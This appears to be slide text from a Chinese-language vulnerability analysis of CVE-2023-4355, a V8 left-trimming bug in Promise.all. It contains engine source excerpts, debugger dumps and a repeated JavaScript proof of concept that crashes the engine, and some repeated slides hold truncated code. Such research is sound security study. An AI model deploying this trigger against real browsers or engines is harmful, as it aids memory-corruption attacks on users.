  - 如果在 resolve 中發生 left-trimming [4,5]，會導致 fixed array [2] 仍指向原本的位址

```
transitioning macro PromiseAllResolveElementClosure<F: type>
    (value: JSAny, function: JSFunction, ...): JSAny
{
  let promiseContext: PromiseAllResolveElementContext;
  [...]
  promiseContext = context;

  [...]
  const nativeContext = LoadNativeContext(promiseContext);
  function.context = nativeContext; // [1]

  [...]

  let values = *ContextSlot(
      promiseContext,
      PromiseAllResolveElementContextSlots::
          kPromiseAllResolveElementValuesSlot); // [2]

  [...]
  remainingElementsCount = remainingElementsCount - 1;

  [...]
  if (remainingElementsCount == 0) { // [3]
    [...]

    const valuesArray = NewJSArray(arrayMap, values); // [4]
    Call(promiseContext, resolve, Undefined, valuesArray); // [5]
  } [...]
}
```

CVE-2023-4355

Overview

```
array = Array(102);
array.shift(); // [1]
array.shift(); // [2]
```

```
DebugPrint: 0x2f8b0024d3d5: [JSArray]
 - map: 0x2f8b0014ed39 <Map[16](HOLEY_SMI_ELEMENTS)> [FastProperties]
 - prototype: 0x2f8b0014e799 <JSArray[0]>
 - elements: 0x2f8b0024d3e5 <FixedArray[102]> [HOLEY_SMI_ELEMENTS]
 - length: 102
 - properties: 0x2f8b00000219 <FixedArray[0]>
 - All own properties (excluding elements): {
    0x2f8b00000e31: [String] in ReadOnlySpace: #length: 0x2f8b00102141
 }
 - elements: 0x2f8b0024d3e5 <FixedArray[102]> {
       0-101: 0x2f8b0000026d <the_hole_value>
 }
```

原本的 array

```
In file: /home/pk/d8/20240218_dh/CVE-2023-4355/v8/src/objects/elements.cc
   2282
   2283   static void MoveElements(Isolate* isolate, Handle<JSArray> receiver,
   2284                            Handle<FixedArrayBase> backing_store, int dst_index,
   2285                            int src_index, int len, int hole_start,
   2286                            int hole_end) {
 ► 2287     DisallowGarbageCollection no_gc;
   2288     BackingStore dst_elms = BackingStore::cast(*backing_store);
   2289     if (len > JSArray::kMaxCopyElements && dst_index == 0 &&
   2290         isolate->heap()->CanMoveObjectStart(dst_elms)) {
   2291       dst_elms = BackingStore::cast(
   2292           isolate->heap()->LeftTrimFixedArray(dst_elms, src_index));
```

101 (102 - 1)

100

[1] shift 的過程

CVE-2023-4355

Overview

```
array = Array(102);
array.shift(); // [1]
array.shift(); // [2]
```

```
DebugPrint: 0x2f8b0024d3d5: [JSArray]
 - map: 0x2f8b0014ed39 <Map[16](HOLEY_SMI_ELEMENTS)> [FastProperties]
 - prototype: 0x2f8b0014e799 <JSArray[0]>
 - elements: 0x2f8b0024d3e5 <FixedArray[102]> [HOLEY_SMI_ELEMENTS]
 - length: 102
 - properties: 0x2f8b00000219 <FixedArray[0]>
 - All own properties (excluding elements): {
    0x2f8b00000e31: [String] in ReadOnlySpace: #length: 0x2f8b00102141
 }
 - elements: 0x2f8b0024d3e5 <FixedArray[102]> {
        0-101: 0x2f8b0000026d <the_hole_value>
 }
```

原本的 array

!=

```
DebugPrint: 0x2f8b0024d3d5: [JSArray]
 - map: 0x2f8b0014ed39 <Map[16](HOLEY_SMI_ELEMENTS)> [FastProperties]
 - prototype: 0x2f8b0014e799 <JSArray[0]>
 - elements: 0x2f8b0024d3e9 <FixedArray[101]> [HOLEY_SMI_ELEMENTS]
 - length: 101
 - properties: 0x2f8b00000219 <FixedArray[0]>
 - All own properties (excluding elements): {
    0x2f8b00000e31: [String] in ReadOnlySpace: #length: 0x2f8b00102141
 }
 - elements: 0x2f8b0024d3e9 <FixedArray[101]> {
        0-100: 0x2f8b0000026d <the_hole_value>
 }
```

[1] shift 的結果

CVE-2023-4355

Overview

```
array = Array(102);
array.shift(); // [1]
array.shift(); // [2]
```

```
DebugPrint: 0x2f8b0024d3d5: [JSArray]
 - map: 0x2f8b0014ed39 <Map[16](HOLEY_SMI_ELEMENTS)> [FastProperties]
 - prototype: 0x2f8b0014e799 <JSArray[0]>
 - elements: 0x2f8b0024d3e9 <FixedArray[101]> [HOLEY_SMI_ELEMENTS]
 - length: 101
 - properties: 0x2f8b00000219 <FixedArray[0]>
 - All own properties (excluding elements): {
    0x2f8b00000e31: [String] in ReadOnlySpace: #length: 0x2f8b00102141
 }
 - elements: 0x2f8b0024d3e9 <FixedArray[101]> {
       0-100: 0x2f8b0000026d <the_hole_value>
 }
```

[1] shift 的結果

==

```
DebugPrint: 0x2f8b0024d3d5: [JSArray]
 - map: 0x2f8b0014ed39 <Map[16](HOLEY_SMI_ELEMENTS)> [FastProperties]
 - prototype: 0x2f8b0014e799 <JSArray[0]>
 - elements: 0x2f8b0024d3e9 <FixedArray[101]> [HOLEY_SMI_ELEMENTS]
 - length: 100
 - properties: 0x2f8b00000219 <FixedArray[0]>
 - All own properties (excluding elements): {
    0x2f8b00000e31: [String] in ReadOnlySpace: #length: 0x2f8b00102141
 }
 - elements: 0x2f8b0024d3e9 <FixedArray[101]> {
       0-100: 0x2f8b0000026d <the_hole_value>
 }
```

[2] shift 的結果

CVE-2023-4355

Proof-Of-Concept

```
pwndbg> bt
#0  0x000055bb4e6f515e in std::__Cr::__cxx_atomic_load<short> (__a=0x893beadbef6, __
#1  0x000055bb4e6f510b in std::__Cr::__atomic_base<short, false>::load (this=0x893be
#2  0x000055bb4e6f50cb in std::__Cr::atomic_load_explicit<short> (__o=0x893beadbef6,
#3  0x000055bb4e6f509f in v8::base::Relaxed_Load (ptr=0x893beadbef6) at ../../src/ba
#4  0x000055bb4e6f15e5 in v8::internal::Map::instance_type (this=0x7ffd0ff60088) at
#5  0x00007f5f0c0a774d in v8::internal::InstanceTypeChecker::IsFreeSpaceOrFiller (ma
#6  0x00007f5f0c0a771a in v8::internal::IsFreeSpaceOrFiller (obj=..., cage_base=...)
#7  0x00007f5f0c0a761a in v8::internal::IsFreeSpaceOrFiller (obj=..., cage_base=...)
#8  0x00007f5f0c299a79 in v8::internal::MarkCompactCollector::ProcessMarkingWorklist
    mode=v8::internal::MarkCompactCollector::MarkingWorklistProcessingMode::kDefault
#9  0x00007f5f0c299658 in v8::internal::MarkCompactCollector::ProcessEphemerons (thi
#10 0x00007f5f0c2990dc in v8::internal::MarkCompactCollector::MarkTransitiveClosureL
#11 0x00007f5f0c29b14e in v8::internal::MarkCompactCollector::MarkTransitiveClosure
#12 0x00007f5f0c28f1d4 in v8::internal::MarkCompactCollector::MarkLiveObjects (this=
#13 0x00007f5f0c28de28 in v8::internal::MarkCompactCollector::CollectGarbage (this=0
#14 0x00007f5f0c211cf4 in v8::internal::Heap::MarkCompact (this=0x55bb4fdc0298) at
#15 0x00007f5f0c20eea8 in v8::internal::Heap::PerformGarbageCollection (this=0x55bb4
    gc_reason=v8::internal::GarbageCollectionReason::kExternalMemoryPressure, collec
#16 0x00007f5f0c20bc8c in v8::internal::Heap::CollectGarbage (this=0x55bb4fdc0298, s
    gc_callback_flags=(v8::kGCCallbackFlagSynchronousPhantomCallbackProcessing | v8:
#17 0x00007f5f0c20c3d9 in v8::internal::Heap::CollectAllGarbage (this=0x55bb4fdc0298
    gc_callback_flags=(v8::kGCCallbackFlagSynchronousPhantomCallbackProcessing | v8:
#18 0x00007f5f0c20dde3 in v8::internal::Heap::ReportExternalMemoryPressure (this=0x5
#19 0x00007f5f0b9e87c7 in v8::Isolate::ReportExternalAllocationLimitReached (this=0x
#20 0x00007f5f0b9eb044 in v8::Isolate::AdjustAmountOfExternalAllocatedMemory (this=0
#21 0x00007f5f0c09d002 in v8::internal::ArrayBufferSweeper::IncrementExternalMemoryC
#22 0x00007f5f0c09cfa5 in v8::internal::ArrayBufferSweeper::Append (this=0x55bb4fdfc
#23 0x00007f5f0c21b8d6 in v8::internal::Heap::AppendArrayBufferExtension (this=0x55b
#24 0x00007f5f0c7a5df4 in v8::internal::JSArrayBuffer::Attach (this=0x7ffd0ff614b0,
#25 0x00007f5f0bb5652c in v8::internal::(anonymous namespace)::ConstructBuffer (isol
    initialized=v8::internal::InitializedFlag::kZeroInitialized) at ../../src/builti
#26 0x00007f5f0bb52fa5 in v8::internal::Builtin_Impl_ArrayBufferConstructor (args=..
#27 0x00007f5f0bb523fe in v8::internal::Builtin_ArrayBufferConstructor (args_length=
#28 0x00007f5f0b20dd3d in Builtins_CEntry_Return1_ArgvOnStack_BuiltinExit () from /h
#29 0x00007f5f0ae363a3 in Builtins_InterpreterPushArgsThenFastConstructFunction () f
```

```
#40 0x00007f5f0b7db803 in Builtins_ConstructHandler () from /home/
#41 0x0000000000000006 in ?? ()
#42 0x00007ffd0ff61bb0 in ?? ()
#43 0xbfd16c37815faf00 in ?? ()
#44 0x00007ffd0ff61bb0 in ?? ()
#45 0xbfd16c37815faf00 in ?? ()
#46 0x00007ffd0ff61b58 in ?? ()
#47 0x000008930014bead in ?? ()
#48 0x000008930014bead in ?? ()
#49 0x0000000000000002 in ?? ()
#50 0x0000089300000151 in ?? ()
#51 0x000008930014be05 in ?? ()
#52 0x000008930015bc1d in ?? ()
#53 0x00007ffd0ff61ba8 in ?? ()
#54 0x00007ffd0ff61b68 in ?? ()
#55 0x0000000000000002 in ?? ()
#56 0x0000000000000022 in ?? ()
#57 0x00007ffd0ff61ba8 in ?? ()
#58 0x00007f5f0ae35286 in Builtins_InterpreterEntryTrampoline () f
#59 0x000008930015c221 in ?? ()
#60 0x000008930014bead in ?? ()
#61 0x000008930015bc1d in ?? ()
#62 0x0000000000000056 in ?? ()
#63 0x000008930015c22d in ?? ()
#64 0x0000000000000001 in ?? ()
#65 0x000008930015db5d in ?? ()
#66 0x000008930015bc1d in ?? ()
#67 0x00007ffd0ff61bf0 in ?? ()
#68 0x00007f5f0ae35286 in Builtins_InterpreterEntryTrampoline () f
#69 0x0000089300143bd5 in ?? ()
#70 0x000008930015db5d in ?? ()
#71 0x0000000000000066 in ?? ()
#72 0x000008930015c181 in ?? ()
#73 0x0000000000000002 in ?? ()
#74 0x000008930015dead in ?? ()
#75 0x000008930015db7d in ?? ()
#76 0x00007ffd0ff61c80 in ?? ()
#77 0x00007f5f0b4a4d5a in Builtins_PromiseAllResolveElementClosure
```

```
gc = globalThis.gc || function() {
    try { new ArrayBuffer(2 ** 34); } catch { }
}

class CustomPromise extends Promise {
  constructor(executor) {
    executor(array => {
      array.shift();

      gc();
      gc();
    }, noop => _);
    return {};
  }

  static resolve() {
    return { then(resolve) {
      if (!first_resolve)
        first_resolve = resolve;
      else
        resolve();
    } };
  }
}

array = Array(102); // > JSArray::kMaxCopyElements
first_resolve = null;
CustomPromise.all(array);
first_resolve();
```

crash !!

CVE-2023-4355

Proof-Of-Concept

```
pwndbg> bt
#0  0x000055bb4e6f515e in std::__Cr::__cxx_atomic_load<short> (__a=0x893beadbef6, __
#1  0x000055bb4e6f510b in std::__Cr::__atomic_base<short, false>::load (this=0x893be
#2  0x000055bb4e6f50cb in std::__Cr::atomic_load_explicit<short> (__o=0x893beadbef6,
#3  0x000055bb4e6f509f in v8::base::Relaxed_Load (ptr=0x893beadbef6) at ../../src/ba
#4  0x000055bb4e6f15e5 in v8::internal::Map::instance_type (this=0x7ffd0ff60088) at
#5  0x00007f5f0c0a774d in v8::internal::InstanceTypeChecker::IsFreeSpaceOrFiller (ma
#6  0x00007f5f0c0a771a in v8::internal::IsFreeSpaceOrFiller (obj=..., cage_base=...)
#7  0x00007f5f0c0a761a in v8::internal::IsFreeSpaceOrFiller (obj=..., cage_base=...)
#8  0x00007f5f0c299a79 in v8::internal::MarkCompactCollector::ProcessMarkingWorklist
    mode=v8::internal::MarkCompactCollector::MarkingWorklistProcessingMode::kDefault
#9  0x00007f5f0c299658 in v8::internal::MarkCompactCollector::ProcessEphemerons (thi
#10 0x00007f5f0c2990dc in v8::internal::MarkCompactCollector::MarkTransitiveClosureL
#11 0x00007f5f0c29b14e in v8::internal::MarkCompactCollector::MarkTransitiveClosure
#12 0x00007f5f0c28f1d4 in v8::internal::MarkCompactCollector::MarkLiveObjects (this=
#13 0x00007f5f0c28de28 in v8::internal::MarkCompactCollector::CollectGarbage (this=0
#14 0x00007f5f0c211cf4 in v8::internal::Heap::MarkCompact (this=0x55bb4fdc0298) at
#15 0x00007f5f0c20eea8 in v8::internal::Heap::PerformGarbageCollection (this=0x55bb4
    gc_reason=v8::internal::GarbageCollectionReason::kExternalMemoryPressure, collec
#16 0x00007f5f0c20bc8c in v8::internal::Heap::CollectGarbage (this=0x55bb4fdc0298, s
    gc_callback_flags=(v8::kGCCallbackFlagSynchronousPhantomCallbackProcessing | v8:
#17 0x00007f5f0c20c3d9 in v8::internal::Heap::CollectAllGarbage (this=0x55bb4fdc0298
    gc_callback_flags=(v8::kGCCallbackFlagSynchronousPhantomCallbackProcessing | v8:
#18 0x00007f5f0c20dde3 in v8::internal::Heap::ReportExternalMemoryPressure (this=0x5
#19 0x00007f5f0b9e87c7 in v8::Isolate::ReportExternalAllocationLimitReached (this=0x
#20 0x00007f5f0b9eb044 in v8::Isolate::AdjustAmountOfExternalAllocatedMemory (this=0
#21 0x00007f5f0c09d002 in v8::internal::ArrayBufferSweeper::IncrementExternalMemoryC
#22 0x00007f5f0c09cfa5 in v8::internal::ArrayBufferSweeper::Append (this=0x55bb4fdfc
#23 0x00007f5f0c21b8d6 in v8::internal::Heap::AppendArrayBufferExtension (this=0x55b
#24 0x00007f5f0c7a5df4 in v8::internal::JSArrayBuffer::Attach (this=0x7ffd0ff614b0,
#25 0x00007f5f0bb5652c in v8::internal::(anonymous namespace)::ConstructBuffer (isol
    initialized=v8::internal::InitializedFlag::kZeroInitialized) at ../../src/builti
#26 0x00007f5f0bb52fa5 in v8::internal::Builtin_Impl_ArrayBufferConstructor (args=..
#27 0x00007f5f0bb523fe in v8::internal::Builtin_ArrayBufferConstructor (args_length=
#28 0x00007f5f0b20dd3d in Builtins_CEntry_Return1_ArgvOnStack_BuiltinExit () from /h
#29 0x00007f5f0ae363a3 in Builtins_InterpreterPushArgsThenFastConstructFunction () f
```

```
#40 0x00007f5f0b7db803 in Builtins_ConstructHandler () from /home/
#41 0x0000000000000006 in ?? ()
#42 0x00007ffd0ff61bb0 in ?? ()
#43 0xbfd16c37815faf00 in ?? ()
#44 0x00007ffd0ff61bb0 in ?? ()
#45 0xbfd16c37815faf00 in ?? ()
#46 0x00007ffd0ff61b58 in ?? ()
#47 0x000008930014bead in ?? ()
#48 0x000008930014bead in ?? ()
#49 0x0000000000000002 in ?? ()
#50 0x0000089300000151 in ?? ()
#51 0x000008930014be05 in ?? ()
#52 0x000008930015bc1d in ?? ()
#53 0x00007ffd0ff61ba8 in ?? ()
#54 0x00007ffd0ff61b68 in ?? ()
#55 0x0000000000000002 in ?? ()
#56 0x0000000000000022 in ?? ()
#57 0x00007ffd0ff61ba8 in ?? ()
#58 0x00007f5f0ae35286 in Builtins_InterpreterEntryTrampoline () f
#59 0x000008930015c221 in ?? ()
#60 0x000008930014bead in ?? ()
#61 0x000008930015bc1d in ?? ()
#62 0x0000000000000056 in ?? ()
#63 0x000008930015c22d in ?? ()
#64 0x0000000000000001 in ?? ()
#65 0x000008930015db5d in ?? ()
#66 0x000008930015bc1d in ?? ()
#67 0x00007ffd0ff61bf0 in ?? ()
#68 0x00007f5f0ae35286 in Builtins_InterpreterEntryTrampoline () f
#69 0x0000089300143bd5 in ?? ()
#70 0x000008930015db5d in ?? ()
#71 0x0000000000000066 in ?? ()
#72 0x000008930015c181 in ?? ()
#73 0x0000000000000002 in ?? ()
#74 0x000008930015dead in ?? ()
#75 0x000008930015db7d in ?? ()
#76 0x00007ffd0ff61c80 in ?? ()
#77 0x00007f5f0b4a4d5a in Builtins_PromiseAllResolveElementClosure
```

```
gc = globalThis.gc || function() {
    try { new ArrayBuffer(2 ** 34); } catch { }
}

class CustomPromise extends Promise {
  constructor(executor) {
    executor(array => {
      array.shift();
      gc();
      gc();
    }, noop => _);
    return {};
  }

  static resolve() {
    return { then(resolve) {
      if (!first_resolve)
        first_resolve = resolve;
      else
        resolve();
    } };
  }
}

array = Array(102); // > JSArray::kMaxCopyElements
first_resolve = null;
CustomPromise.all(array);
first_resolve();
```

resolve handler

CVE-2023-4355

Proof-Of-Concept

Crash 的另一種 back trace，但仍是在第二次 gc 觸發

```
pwndbg> bt
#0  0x000055adabf23dfe in std::__Cr::__cxx_atomic_load<char> (__a=0x1d24beadbef5, __or
    at ../../third_party/libc++/src/include/__atomic/cxx_atomic_impl.h:356
#1  0x000055adabf23dab in std::__Cr::__atomic_base<char, false>::load (this=0x1d24bead
    at ../../third_party/libc++/src/include/__atomic/atomic_base.h:56
#2  0x000055adabf23d6b in std::__Cr::atomic_load_explicit<char> (__o=0x1d24beadbef5, _
#3  0x000055adabf0d4bf in v8::base::Relaxed_Load (ptr=0x1d24beadbef5 "") at ../../src/
#4  0x00007f7a19d496e5 in v8::internal::Map::visitor_id (this=0x7f7a135c3740) at ../..
#5  0x00007f7a19eb35fe in v8::internal::HeapVisitor<int, v8::internal::ConcurrentMarki
    at ../../src/heap/objects-visiting-inl.h:123
#6  0x00007f7a19eb0041 in v8::internal::ConcurrentMarking::RunMajor (this=0x55adacda6c
    should_keep_ages_unchanged=false) at ../../src/heap/concurrent-marking.cc:316
#7  0x00007f7a19f0b2fb in v8::internal::ConcurrentMarking::JobTaskMajor::Run (this=0x5
#8  0x00007f7a1cc041b9 in v8::platform::DefaultJobWorker::Run (this=0x55adacdb4d50) at
#9  0x00007f7a1cc0d99f in v8::platform::DefaultWorkerThreadsTaskRunner::WorkerThread::
#10 0x00007f7a1ccb3496 in v8::base::Thread::NotifyStartedAndRun (this=0x55adacd5b850)
#11 0x00007f7a1ccb1f56 in v8::base::ThreadEntry (arg=0x55adacd5b850) at ../../src/base
#12 0x00007f7a15497b5a in start_thread (arg=<optimized out>) at ./nptl/pthread_create.
#13 0x00007f7a155285fc in clone3 () at ../sysdeps/unix/sysv/linux/x86_64/clone3.S:78
```

CVE-2023-4355

Proof-Of-Concept

```
gc = globalThis.gc || function() {
    try { new ArrayBuffer(2 ** 34); } catch { }
}

class CustomPromise extends Promise {
  constructor(executor) {
    executor(array => {
      array.shift();

      gc();
      gc();
    }, noop => _);
    return {};
  }

  static resolve() {
    return { then(resolve) {
      if (!first_resolve)
        first_resolve = resolve;
      else
        resolve();
    } };
  }
}

array = Array(102); // > JSArray::kMaxCopyElements
first_resolve = null;
CustomPromise.all(array);
first_resolve();
```

Shift 後的 array 大小需大於
MaxCopyElements，才會做 Left-trimming

```
static void MoveElements(Isolate* isolate, Handle<JSArray> receiver,
                         Handle<FixedArrayBase> backing_store, int dst_index,
                         int src_index, int len, int hole_start,
                         int hole_end) {
  DisallowGarbageCollection no_gc;
  BackingStore dst_elms = BackingStore::cast(*backing_store);
  if (len > JSArray::kMaxCopyElements && dst_index == 0 &&
      isolate->heap()->CanMoveObjectStart(dst_elms)) {
    dst_elms = BackingStore::cast(
        isolate->heap()->LeftTrimFixedArray(dst_elms, src_index));
    // Update all the copies of this backing_store handle.
    backing_store.PatchValue(dst_elms);
    receiver->set_elements(dst_elms);
    // Adjust the hole offset as the array has been shrunk.
    hole_end -= src_index;
    DCHECK_LE(hole_start, backing_store->length());
    DCHECK_LE(hole_end, backing_store->length());
  } else if (len != 0) {
```

```
// Max. number of elements being copied in Array builtins.
static const int kMaxCopyElements = 100;
```

CVE-2023-4355

Proof-Of-Concept

```
gc = globalThis.gc || function() {
    try { new ArrayBuffer(2 ** 34); } catch { }
}

class CustomPromise extends Promise {
  constructor(executor) {
    executor(array => {
      array.shift();

      gc();
      gc();
    }, noop => _);
    return {};
  }

  static resolve() {
    return { then(resolve) {
      if (!first_resolve)
        first_resolve = resolve;
      else
        resolve();
    } };
  }
}

array = Array(102); // > JSArray::kMaxCopyElements
first_resolve = null;
CustomPromise.all(array);
first_resolve();
```

呼叫 Promise.all()

CVE-2023-4355

Proof-Of-Concept

```
gc = globalThis.gc || function() {
    try { new ArrayBuffer(2 ** 34); } catch { }
}

class CustomPromise extends Promise {
  constructor(executor) {
    executor(array => {
      array.shift();

      gc();
      gc();
    }, noop => _);
    return {};
  }

  static resolve() {
    return { then(resolve) {
      if (!first_resolve)
        first_resolve = resolve;
      else
        resolve();
    } };
  }
}

array = Array(102); // > JSArray::kMaxCopyElements
first_resolve = null;
CustomPromise.all(array);
first_resolve();
```

在執行到 then 之前，會先呼叫到 constructor.resolve

```
transitioning macro PerformPromiseAll<F1: type, F2: type>(...)
{
  [...]
  try {
    while (true) {
        [...]
        const nextPromise =
            CallResolve(constructor, promiseResolveFunction, nextValue);

        const then = GetProperty(nextPromise, kThenString);
        const thenResult = Call(
            nativeContext, then, nextPromise, resolveElementFun,
            rejectElementFun);

      } [...]
  } [...]
}
```

CVE-2023-4355

Proof-Of-Concept

```
gc = globalThis.gc || function() {
    try { new ArrayBuffer(2 ** 34); } catch { }
}

class CustomPromise extends Pro
  constructor(executor) {
    executor(array => {
      array.shift();

      gc();
      gc();
    }, noop => _);
    return {};
  }

  static resolve() {
    return { then(resolve) {
      if (!first_resolve)
        first_resolve = resolve;
      else
        resolve();
    } };
  }
}

array = Array(102); // > JSArray::kMaxCopyElements
first_resolve = null;
CustomPromise.all(array);
first_resolve();
```

PromiseAllResolveElementClosure 則會是 then 的參數

```
transitioning macro PerformPromiseAll<F1: type, F2: type>(...)
{
  [...]
  try {
    while (true) {
        [...]
        const nextPromise =
            CallResolve(constructor, promiseResolveFunction, nextValue);

                                GetProperty(nextPromise, kThenString);
                            sult = Call(
                            ntext, then, nextPromise, resolveElementFun,
                            ementFun);

      } [...]
  } [...]
}
```

```
transitioning macro PromiseAllResolveElementClosure<F: type>
    (value: JSAny, function: JSFunction): JSAny
{
  let promiseContext: PromiseAllResolveElementContext;
  [...]
  promiseContext = context;

  [...]
  const nativeContext = LoadNativeContext(promiseContext);
  function.context = nativeContext; // [1]

  [...]
```

CVE-2023-4355

Proof-Of-Concept

```
gc = globalTh
    try { new
}

class CustomPr
  constructor(
    executor(a
      array.sh

      gc();
      gc();
    }, noop =>
    return {};
  }

  static resolve() {
    return { then(resolve) {
      if (!first_resolve)
        first_resolve = resolve;
      else
        resolve();
    } };
  }
}

array = Array(102); // > JSArray::kMaxCopyElements
first_resolve = null;
CustomPromise.all(array);
first_resolve();
```

```
pwndbg> job $rdi
0x2d650024da65: [Function]
 - map: 0x2d65001443c1 <Map[28](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x2d6500144275 <JSFunction (sfi = 0x2d6500108f65)>
 - elements: 0x2d6500000219 <FixedArray[0]> [HOLEY_ELEMENTS]
 - hash: 1
 - function prototype: <no-prototype-slot>
 - shared_info: 0x2d65002b2b0d <SharedFunctionInfo>
 - name: 0x2d6500000e25 <String[0]: #>
 - builtin: PromiseAllResolveElementClosure
 - formal_parameter_count: 1
 - kind: NormalFunction
 - context: 0x2d650024da35 <FunctionContext[5]>
 - code: 0x2d6500444af9 <Code BUILTIN PromiseAllResolveElementClosure>
 - properties:
 - All own properties (excluding elements): {
    0x2d6500000e31: [String] in ReadOnlySpace: #length: 0x2d65001021d1 <Ac
    0x2d6500000e5d: [String] in ReadOnlySpace: #name: 0x2d65001021b9 <Acce
 }
 - feedback vector: feedback metadata is not available in SFI
pwndbg> x/10i $rip
=> 0x7fcc8c4a2f84 <Builtins_PromiseAllResolveElementClosure+4>: push   rsi
```

沒傳參數所以是 undefined

```
transitioning macro PerformPromiseAll<F1: type, F2: type>(...)
{
  [...]
  try {
    while (true) {
        [...]
        const nextPromise =
            CallResolve(constructor, promiseResolveFunction, nextValue);

        const then = GetProperty(nextPromise, kThenString);
        const thenResult = Call(
            nativeContext, then, nextPromise, resolveElementFun,
            rejectElementFun);

  }
}
```

1. value - 傳入 resolve 的參數
2. function - resolve 此 JSFunction Object

```
transitioning macro PromiseAllResolveElementClosure<F: type>
    (value: JSAny, function: JSFunction): JSAny
{
  let promiseContext: PromiseAllResolveElementContext;
  [...]
  promiseContext = context;

  [...]
  const nativeContext = LoadNativeContext(promiseContext);
  function.context = nativeContext; // [1]

  [...]
```

CVE-2023-4355

Proof-Of-Concept

```
gc = globalThis.gc || function() {
    try { new ArrayBuffer(2 ** 34); } catch { }
}

class CustomPromise extends Promise {
  constructor(executor) {
    executor(array => {
      array.shift();

      gc();
      gc();
    }, noop => _);
    return {};
  }

  static resolve() {
    return { then(resolve) {
      if (!first_resolve)
        first_resolve = resolve;
      else
        resolve();
    } };
  }
}

array = Array(102); // > JSArray::kMaxCopyElements
first_resolve = null;
CustomPromise.all(array);
first_resolve();
```

不呼叫第一個 resolve，而是將他存起來，
等到 Promise.all 結束後才呼叫

CVE-2023-4355

Proof-Of-Concept

```
gc = globalThis.gc || function() {
    try { new ArrayBuffer(2 ** 34); } catch { }
}

class CustomPromise extends Promise {
  constructor(executor) {
    executor(array => {
      array.shift();

      gc();
      gc();
    }, noop => _);
    return {};
  }

  static resolve() {
    return { then(resolve) {
      if (!first_resolve)
        first_resolve = resolve;
      else
        resolve();
    } };
  }
}

array = Array(102); // > JSArray::kMaxCopyElements
first_resolve = null;
CustomPromise.all(array);
first_resolve();
```

BTW，每次傳入的 resolve JSFunction object 在一般情況下，除了 hash value 之外其他都一樣

```
DebugPrint: 0x16ee0024d5bd: [Function]
 - map: 0x16ee001443c1 <Map[28](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x16ee00144275 <JSFunction (sfi = 0x16ee00108f65)>
 - elements: 0x16ee00000219 <FixedArray[0]> [HOLEY_ELEMENTS]
 - hash: 1
 - function prototype: <no-prototype-slot>
 - shared_info: 0x16ee002b2b0d <SharedFunctionInfo>
 - name: 0x16ee00000e25 <String[0]: #>
 - builtin: PromiseAllResolveElementClosure
 - formal_parameter_count: 1
 - kind: NormalFunction
 - context: 0x16ee0024d58d <FunctionContext[5]>
 - code: 0x16ee00444af9 <Code BUILTIN PromiseAllResolveElementClosure>
 - properties:
 - All own properties (excluding elements): {
    0x16ee00000e31: [String] in ReadOnlySpace: #length: 0x16ee001021d1 <
    0x16ee00000e5d: [String] in ReadOnlySpace: #name: 0x16ee001021b9 <Ac
 }
 - feedback vector: feedback metadata is not available in SFI
```

```
DebugPrint: 0x16ee0024d635: [Function]
 - map: 0x16ee001443c1 <Map[28](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x16ee00144275 <JSFunction (sfi = 0x16ee00108f65)>
 - elements: 0x16ee00000219 <FixedArray[0]> [HOLEY_ELEMENTS]
 - hash: 2
 - function prototype: <no-prototype-slot>
 - shared_info: 0x16ee002b2b0d <SharedFunctionInfo>
 - name: 0x16ee00000e25 <String[0]: #>
 - builtin: PromiseAllResolveElementClosure
 - formal_parameter_count: 1
 - kind: NormalFunction
 - context: 0x16ee0024d58d <FunctionContext[5]>
 - code: 0x16ee00444af9 <Code BUILTIN PromiseAllResolveElementClosure>
 - properties:
 - All own properties (excluding elements): {
    0x16ee00000e31: [String] in ReadOnlySpace: #length: 0x16ee001021d1
    0x16ee00000e5d: [String] in ReadOnlySpace: #name: 0x16ee001021b9 <A
 }
```

CVE-2023-4355

Proof-Of-Concept

```
gc = globalThis.gc || function() {
    try { new ArrayBuffer(2 ** 34); } catch { }
}

class CustomPromise extends Promise {
  constructor(executor) {
    executor(array => {
      array.shift();

      gc();
      gc();
    }, noop => _);
    return {};
  }

  static resolve() {
    return { then(resolve) {
      if (!first_resolve)
        first_resolve = resolve;
      else
        resolve();
    } };
  }
}

array = Array(102); // > JSArray::kMaxCopyElements
first_resolve = null;
CustomPromise.all(array);
first_resolve();
```

而 values check 是使用 hash value 作為 index 來檢查

```
transitioning macro PromiseAllResolveElementClosure<F: type>(
    implicit context: PromiseAllResolveElementContext|NativeContext)(
    value: JSAny, function: JSFunction, wrapResultFunctor: F,
    hasResolveAndRejectClosures: constexpr bool): JSAny {
  [...]
  const identityHash =
      LoadJSReceiverIdentityHash(function) otherwise unreachable;
  const index = identityHash - 1;

  let values = *ContextSlot(
      promiseContext,
      PromiseAllResolveElementContextSlots::
          kPromiseAllResolveElementValuesSlot);
  [...]
  if (hasResolveAndRejectClosures) {
    if (values.objects[index] != TheHole) deferred {
        return Undefined;
    }
  }
  [...]
}
```

CVE-2023-4355

Proof-Of-Concept

```
gc = globalThis.gc || function() {
    try { new ArrayBuffer(2 ** 34); } catch { }
}

class CustomPromise extends Promise {
  constructor(executor) {
    executor(array => {
      array.shift();

      gc();
      gc();
    }, noop => _);
    return {};
  }

  static resolve() {
    return { then(resolve) {
      if (!first_resolve
        first_resolve =
      else
        resolve();
    } };
  }
}

array = Array(102); // > JSArray::kMaxCopyElements
first_resolve = null;
CustomPromise.all(array);
first_resolve();
```

當執行完 Promise.all 後，因為 remainingElementsCount != 0，所以 executor resolve 仍沒被執行

first_resolve

```
pwndbg> job 0x22240024d609
0x22240024d609: [Function]
 - map: 0x2224001443c1 <Map[28](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x222400144275 <JSFunction (sfi = 0x222400108f65)>
 - elements: 0x222400000219 <FixedArray[0]> [HOLEY_ELEMENTS]
 - hash: 1
 - function prototype: <no-prototype-slot>
 - shared_info: 0x2224002b2b0d <SharedFunctionInfo>
 - name: 0x222400000e25 <String[0]: #>
 - builtin: PromiseAllResolveElementClosure
 - formal_parameter_count: 1
 - kind: NormalFunction
 - context: 0x22240024d5d9 <FunctionContext[5]>
 - code: 0x222400444af9 <Code BUILTIN PromiseAllResolveElementClosure>
 - properties:
 - All own properties (excluding elements): {
    0x222400000e31: [String] in ReadOnlySpace: #length: 0x2224001021d1
    0x222400000e5d: [String] in ReadOnlySpace: #name: 0x2224001021b9 <A
 }
 - feedback vector: feedback metadata is not available in SFI
pwndbg> job 0x22240024d5d9
0x22240024d5d9: [Context]
 - map: 0x222400151899 <Map(FUNCTION_CONTEXT_TYPE)>
 - type: FUNCTION_CONTEXT_TYPE
